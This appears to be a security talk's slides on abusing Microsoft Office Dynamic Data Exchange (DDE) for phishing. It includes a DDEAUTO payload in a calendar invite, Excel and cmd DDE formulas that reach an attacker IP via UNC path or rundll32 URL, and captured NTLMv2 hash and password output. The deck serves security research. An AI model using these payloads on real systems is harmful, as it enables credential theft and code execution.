
To...			
Subject	Test Meeting		
Location			
Start time	Mon 10/23/2017	1:00 PM	<input type="checkbox"/> All day event
End time	Mon 10/23/2017	1:30 PM	

At the bottom of the form, a text box contains the following DDE payload:

```
{ DDEAUTO "c:\\windows\\system32\\calc.exe" "test" }
```

Ghost of Christmas Present

- DDE as a Phishing tool.
- All parts of Microsoft Office.
- Probably many points yet to be found.



Ghost of Christmas Future?



- Quick Fire Speculation.
- Some verified, some unverified.

DDE UNC Path Fun

- =excel|\\<attackerIp>\hacked.xls!'A1'

Application	Topic	Item
Excel	UNC Path to an SMB share	Required for syntax not doing anything

```
[SMB] NTLMv2-SSP Username : [REDACTED]pritchie
[SMB] NTLMv2-SSP Hash      : pritchie::[REDACTED]
[REDACTED]
[REDACTED]
[REDACTED]
[SMB] Requested Share      : \[REDACTED]IPC$
[*] Skipping previously captured hash for HOLLY\pritchie
[SMB] Requested Share      : \[REDACTED]\HACKED.XLS
[*] Skipping previously captured hash for HOLLY\pritchie
```

DDE for URL based fun

- `cmd|' /c rundll32 url.dll,FileProtocolHandler
http://<attackerIP>/hacked'!'A1:A2'`

Application	Topic	Item
Cmd.exe	Launching the default web browser at a URL	Required for syntax not doing anything


```
[+] Listening for events...  
[HTTP] Basic Client :   
[HTTP] Basic Username : admin  
[HTTP] Basic Password : gothacked  
[*] Skipping previously captured hash for admin
```

DDE Injection?

- CSV Injection is a web application vulnerability.
- Lots of things make Word documents, calendar invite and send emails.
- I speculated here:
- <https://www.secarma.co.uk/labs/is-dynamic-data-exchange-dde-injection-a-thing/>
- That web application hackers have a potential new bag of tricks.

Fun with OneNote

- OneNote is a brilliant way to take notes.
- I haven't seen this one in the wild yet but I could be wrong.
- Create a DDE enabled Word or Excel file.
- Insert it into a OneNote and it pops ==>
- Windows 10 now comes pre-installed with a version of OneNote.



The background of the slide features three large, overlapping circles in a medium blue color, set against a dark gray background. The circles are arranged horizontally, with the middle circle overlapping the other two. A white horizontal band runs across the center of the image, containing the main text.

It is over folks.. You can go back to your lives